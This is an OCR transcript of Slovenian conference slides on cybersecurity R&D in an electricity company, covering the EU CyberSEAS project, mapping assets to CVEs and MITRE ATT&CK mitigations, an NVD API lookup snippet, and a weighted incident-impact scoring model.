EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

GO-LIX

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Zakaj so pomembne raziskave in razvoj KV v podjetjih?

~Primer iz prakse v elektro podjetju~

dr. Andrej Bregar in Gorazd Rolih, Informatika d.o.o.

INFORMACIJSKE STORITVE IN INŽENIRING, D.O.O.
INFORMATIKA

Razlogi za R&R KV

- Prilagajanje novim gožnjam
- Skladnost regulative
- Konkurenčna prednost
- Finančna učinkovitost

Pozitivni učinki R&R KV na VOC

- Izboljšano zaznavanje in odziv na incidente KV (orodja, metode)
- Manj FP
- Naprednejša analitika (velika količina podatkov)
- Avtomatizacija in Orkestracija (avtomatizacija rutinskih operacij)
- ML in AI (boljša predikcija)
- Threat Intelligence (proaktivno delovanje)

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Pozitivni učinki R&R KV na podjetje

- Specifične rešitve (npr. energetika)
- Krajši DT
- Konkurenčna prednost
- Razvoj znanj in spretnosti
- Ugled podjetja

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

R&R kot del programa in strategije KV

- KV je kompleksna ➔ nujen je strateški in sistematičen pristop
- Celovita varnost in skladnost ➔ KV ni en projekt ali izolirana aktivnost
- KV je krožni proces ➔ vpetost v vse aktivnosti podjetja, program projektov
- Makro pogled na KV ➔ temeljno in aplikativno R&R delo
  - Izboljšava vpogleda v potrebe in izzive KV
  - Horizontalno in vertikalno povezovanje
  - Digitalna zrelost in odpornost (Digitalna Evropa)
  - Identifikacija, izvedba in sinergija učinkovitih rešitev KV

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

EU projekti s področja KV

INFORMACIJSKE STORITVE IN INŽENIRING, D.O.O.
INFORMATIKA

- Financiranje iz EU programov
  - Horizon 2020/2023 (CyberSEAS)
  - Eureka (SmartSOC)
  - Evropski obrambni sklad
  - …



30 EUREKA yearsof innovation across borders

European Commission

EVROPSKA UNIJA
EVROPSKI STRUKTURNI IN INVESTICIJSKI SKLADI
NALOŽBA V VAŠO PRIHODNOST

- Sodelovanje z uveljavljenimi mednarodnimi in domačimi partnerji
- Krepitev kompetenc, izmenjava znanja, razvoj inovativnih rešitev
- Digitalna Evropa – napredna KV kot temelj digitalizacije podjetij in storitev
- Celovite rešitve za KV – procesi, tehnologija in ljudje

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Proaktivne rešitve iz projekta CyberSEAS

CyberSEAS

Cyber Securing Energy dAta Services

1. Proaktivno ukrepanje proti kibernetskim tveganjem in napadom z največjim vplivom na energetski sistem
2. Zaščita uporabnikov pred podatkovnimi vdori in napadi
3. Povečanje varnosti skupnega energetskega podatkovnega prostora

Premostitveni ukrepi in strategije

CyberSEAS

Proaktivne metodologije in orodja

- Proaktivna strategija: predvidimo in ocenimo kibernetska tveganja, grožnje in ranljivosti
  - Na podlagi ocen implementiramo ukrepe za preprečevanje napadov in zmanjševanje njihovih posledic
- Reaktivna strategija: upravljamo z informacijami o kibernetskih dogodkih
  - Prožimo premostitvene ukrepe kot odziv na kibernetske napade

VOC



Odzivanje na incidente

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Ogrodje za proaktivno KV

- Klasifikacija in definicija premostitvenih ukrepov
- Postopek preslikave informacij
- Odločitvena strategija za ocenitev vplivov in ukrepov
- Odločitveni proces
- Odzivne procedure in umestitev v VOC





ID	Asset	Part	Vendor	Product	Version	CPE v2.3
SLO-CRO.ELES.UC1.1	Red Hat Enterprise Linux 8.0	o	Red Hat	Operating system	8	cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:*
SLO-CRO.ELES.UC1.2	Java EE	a	Eclipse Foundation	Java Virtual Machine	8	cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:*

Source ID	Dependency Type	Target ID
SLO-CRO.OPR.UC1.2	WorksOn	SLO-CRO.OPR.UC1.1
SLO-CRO.OPR.UC1.3	WorksOn	SLO-CRO.OPR.UC1.1

ID	CPE v2.3	Attack Vector	CVE
SLO-CRO.ELES.UC1.1	cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:*	Network, Adjacent Network	E.g., CVE-2022-4283, CVE-2022-46344
SLO-CRO.ELES.UC1.2	cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:*	Network, Adjacent Network	CVE-2006-1830

ID	CVE	ATT&CK Tactic	Mitigations	Mitigation Source
EST.EC/ELV.1	CVE-2018-10603		Enable firewall feature in the RTU	CISA
EST.EC/ELV.2	CVE-2020-15781	T1189	Restrict access to port 443	SIEMENS / MITRE



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Klasifikacija ukrepov in strategij

Viri in odvisnosti

Ranljivosti in TTP-ji

Premostitveni in odzivni ukrepi ter strategije

Premostitveni ukrep je ustrezen:

1. če izboljša izmerjeni ali ocenjeni vpliv zaznanega kibernetskega incidenta in
2. če dosega ali presega zahtevano stopnjo, saj v nasprotnem primeru stroški premostitvenega ukrepa ne bi upravičili njegovih koristi

ID	Asset	Part	Vendor	Product	Version	CPE v2.3
SLO-CRO.ELES.UC1.1	Red Hat Enterprise Linux 8.0	o	Red Hat	Operating system	8	cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:*
SLO-CRO.ELES.UC1.2	Java EE	a	Eclipse Foundation	Java Virtual Machine	8	cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:*

Source ID	Dependency Type	Target ID
SLO-CRO.OPR.UC1.2	WorksOn	SLO-CRO.OPR.UC1.1
SLO-CRO.OPR.UC1.3	WorksOn	SLO-CRO.OPR.UC1.1

ID	CPE v2.3	Attack Vector	CVE
SLO-CRO.ELES.UC1.1	cpe:2.3:o:redhat:enterprise_linux:8.0:*:*:*:*:*:*:*	Network, Adjacent Network	E.g., CVE-2022-4283, CVE-2022-46344
SLO-CRO.ELES.UC1.2	cpe:2.3:a:sun:java_studio_enterprise:8:*:*:*:*:*:*:*	Network, Adjacent Network	CVE-2006-1830

ID	CVE	ATT&CK Tactic	Mitigations	Mitigation Source
EST.EC/ELV.1	CVE-2018-10603		Enable firewall feature in the RTU	CISA
EST.EC/ELV.2	CVE-2020-15781	T1189	Restrict access to port 443	SIEMENS / MITRE

ID	Ukrep	Opis in uporaba	Vpliv	Učinek ukrepa
M.1	Polna vidljivost nameščenih aplikacij	Prek standardnega operacijskega okolja zagotoviti popolno vidljivost nameščene programske opreme, dosledno vzdrževati inventar nameščene programske opreme, vpeljati proces upravljanja sprememb	Srednji	Izboljšana vidljivost potencialno ogroženega programja
M.2	Blokiranje nedovoljenega programja	Zagotoviti, da mehanizmi nadzora aplikacij in dovoljenj za dostop do datotečnega sistema blokirajo nedovoljeno programje (pripone .js, .jse, .vbs, .vbe, .wsf itd.)	Srednji	Blokirana zlonamerna koda z nadzorom aplikacij
M.3	Zaščita končnih točk	Uporabiti orodja za zaščito končnih točk in zaščito pred zlonamerno kodo, ki nudijo tudi funkcionalnosti nadzora aplikacij	Srednji	Blokirana zlonamerna koda z nadzorom aplikacij

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Postopek preslikave informacij



cpe:2.3:a:microsoft:sql_server:2019:*:*:*:*:*:x64:* View CVEs

microsoft sql_server

Vuln ID	Summary	CVSS Severity
CVE-2023-23384	Microsoft SQL Server Remote Code Execution Vulnerability **Published:** April 11, 2023; 5:15:18 PM -0400	*V3.1:* 9.8 CRITICAL *V2.0:*(not available)
CVE-2023-21718	Microsoft SQL ODBC Driver Remote Code Execution Vulnerability **Published:** February 14, 2023; 3:15:14 PM -0500	*V3.1:* 7.8 HIGH *V2.0:*(not available)
CVE-2023-21713	Microsoft SQL Server Remote Code Execution Vulnerability **Published:** February 14, 2023; 3:15:14 PM -0500	*V3.1:* 8.8 HIGH *V2.0:*(not available)

Enterprise Mitigations

Mitigations represent security concepts and classes of technologies that can be used to prevent a technique or sub-technique from being successfully executed.

ID	Name	Description
M1036	Account Use Policies	Configure features related to account use like login attempt lockouts, specific login times, etc.
M1015	Active Directory Configuration	Configure Active Directory to prevent use of certain techniques; use SID Filtering, etc.
M1049	Antivirus/Antimalware	Use signatures or heuristics to detect malicious software.

IT/OT vir → Standardna oznaka vira (CPE) → Ranljivosti (CVE, CWE) → Tehnike napadov (MITRE ATT&CK, CSC, ACSC, interna baza) → Premostitveni ukrepi in strategije (MITRE ATT&CK/D3FEND, CSC, ACSC, priporočila proizvajalcev, interna baza)

Kibernetski incident ali grožnja

NIST NATIONAL VULNERABILITY DATABASE NVD



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Primer integracije – baza ranljivosti (NVD)

```
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
Url = "https://services.nvd.nist.gov/rest/json/cves/2.0?cpeName=" + cpeName
On Error GoTo NVD_ERROR_HANDLER
objHTTP.Open "GET", Url, False
On Error GoTo NVD_ERROR_HANDLER
objHTTP.send
' Process objHTTP.responseText
NVD_ERROR_HANDLER:
    MsgBox "CVEs cannot be retrieved!"
    Err.Clear
```



- JSON
- REST API
- HTTP GET

- CVE API
- CPE API
- Source API

CVE ID	CVE description	CVSS version	CVSS severity
CVE-2001-0832	Vulnerability in Oracle 8.0.x through 9.0.1 on Unix allows local users to overwrite arbitrary files	V2.0	2,1
CVE-2001-0833	Buffer overflow in otrcrep in Oracle 8.0.x through 9.0.1 allows local users to execute arbitrary code via a long ORACLE_HOME environment variable	V2.0	7,2
CVE-2003-0727	Multiple buffer overflows in the XML Database (XDB) functionality for Oracle 9i Database Release 2 allow local users to cause a denial of service or hijack user sessions.	V2.0	2,1
CVE-2005-0297	SQL injection vulnerability in Oracle Database 9i and 10g allows remote attackers to execute arbitrary SQL commands and gain privileges.	V2.0	7,5

CPE: cpe:2.3:a:oracle:database_server:-:*:*:*:*:*:*:*:*

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Odločitvena strategija

Dva premostitvena pristopa:

- Premostitvene strategije: zaporedje več premostitvenih ukrepov, ki jih izvedemo v navezavi
- Promostitveni ukrepi: niso del strategije ter se izbirajo in izvajajo neodvisno



Standardi in priporočila:

- Priporočila NIST o upravljanju informacijskih varnostnih tveganj
- Splošni kriteriji za varnost IT sistemov po standardu ISO/IEC 15408
- Model CIA – zaupnost, celovitost, razpoložljivost
- Kriteriji za ocenjevanje vplivov infrastrukturnih odpovedi po priporočilih organizacije NESCOR
- Poslovne in organizacijske zahteve
- Tolerančne omejitve ocenjenih organizacijskih tveganj

CSE_i = {T1087.001, T1087.002, T1087.003, T1087.004, T1110.002}

Account Theft = {Local Account Discovery, Domain Account Discovery, Email Account Discovery, Cloud Account Discovery, Password Cracking}



Večkriterijski ocenitveni model

Visokonivojski kriteriji	Elementarni kriteriji
Izmerjeni vpliv	SIEM ocena resnosti
	CVSS V2.0/V3.1/V4.0
Varnostni vidik	Skrb za javno varnost
	Skrb za varovanje delovne sile
Vpliv na ekologijo	
Sistemski obseg	
Vpliv na energetski sistem	Negativni vpliv na proizvodno kapaciteto
	Negativni vpliv na energetski trg
	Negativni vpliv na prenosni sistem
	Negativni vpliv na storitve za uporabnike
	Poslabšanje odnosa do distribucijskega sistema
	Izguba zasebnosti deležnikov
Finančni vpiv	Finančni vpliv na distribucijski sistem
	Stroški obnovitve prvotnega stanja
	Neposredna ekonomska škoda
	Dolgoročna ekonomska škoda
Kritičnost virov	Odpornost ogroženega vira
	Relevantnost ogroženega vira



1. model: Ocenitev vpliva groženj ali incidentov

2. model: Ocenitev in izbira premostitvenih ukrepov ali strategij

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije



	A	B	C	D	E	F	
1	Asset ID		EST.EC/ELV.1	EST.EC/ELV.9	EST.EC/ELV.4	EST.EC/ELV.15	EST.EC
2	Asset type		RTU	SCADA	Substation	Router/cellular modem	OMS
3	Asset vendor		Martem	Schneider Electric		Teltonika	Trimble
4	Asset product		Telem-GW6	EcoStruxure ADMS		RUTX12	DMS
5	Asset level		Level 1	Level 2	Level 2	Level 2	Level 3
6	Dependency			EST.EC/ELV.1 ProvidesSituation	EST.EC/ELV.1 BelongsTo	EST.EC/ELV.1 Connects	EST.EC
7	Incident type		Firewall Deny	Firewall Deny	Firewall Deny	Exploit	Exploit
8	Attack techniques			T0886, T0888	T0814	T1105, T1190, T0814	T1210
9	SIEM magnitude	0,10	5,33	5,33	5,33	7,33	
10	CVSS V2.0	0,10	7,50	8,75		9,33	
11	System scale	0,05	7,00	6,00	6,00	6,00	
12	Public safety concern	0,05	6,00	5,00	5,00	5,00	
13	Workforce safety concern	0,05	5,00	4,00	1,00	4,00	
14	Ecological concern	0,05	4,00	3,00	3,00	3,00	
15	Financial impact on utility	0,05	8,00	6,00	6,00	6,00	
16	Restoration costs	0,05	8,00	6,00	1,00	6,00	
17	Negative impact on generation capacity	0,05	10,00	8,00	3,00	8,00	
18	Negative impact on energy market	0,05	9,00	7,00	3,00	7,00	
19	Negative impact on transmission system	0,05	9,00	7,00	3,00	7,00	
20	Negative impact on customer service	0,05	7,00	6,00	6,00	6,00	
21	Destroys goodwill toward utility	0,05	3,00	2,00	2,00	2,00	
22	Immediate economic damage	0,05	8,00	6,00	6,00	6,00	
23	Long term economic damage	0,05	7,00	6,00	6,00	6,00	
24	Privacy loss of stakeholders	0,05	10,00	8,00	4,00	8,00	
25	Resilience of asset	0,05	6,00	5,00	5,00	5,00	
26	Relevance of asset	0,05	9,00	7,00	7,00	7,00	
27	Impact score	1,00	7,08	6,01	3,88	6,27	
28							
29							

Control panel | SIEM logs | Incident impact assesment | Mitigation selection | Mitigation implementation



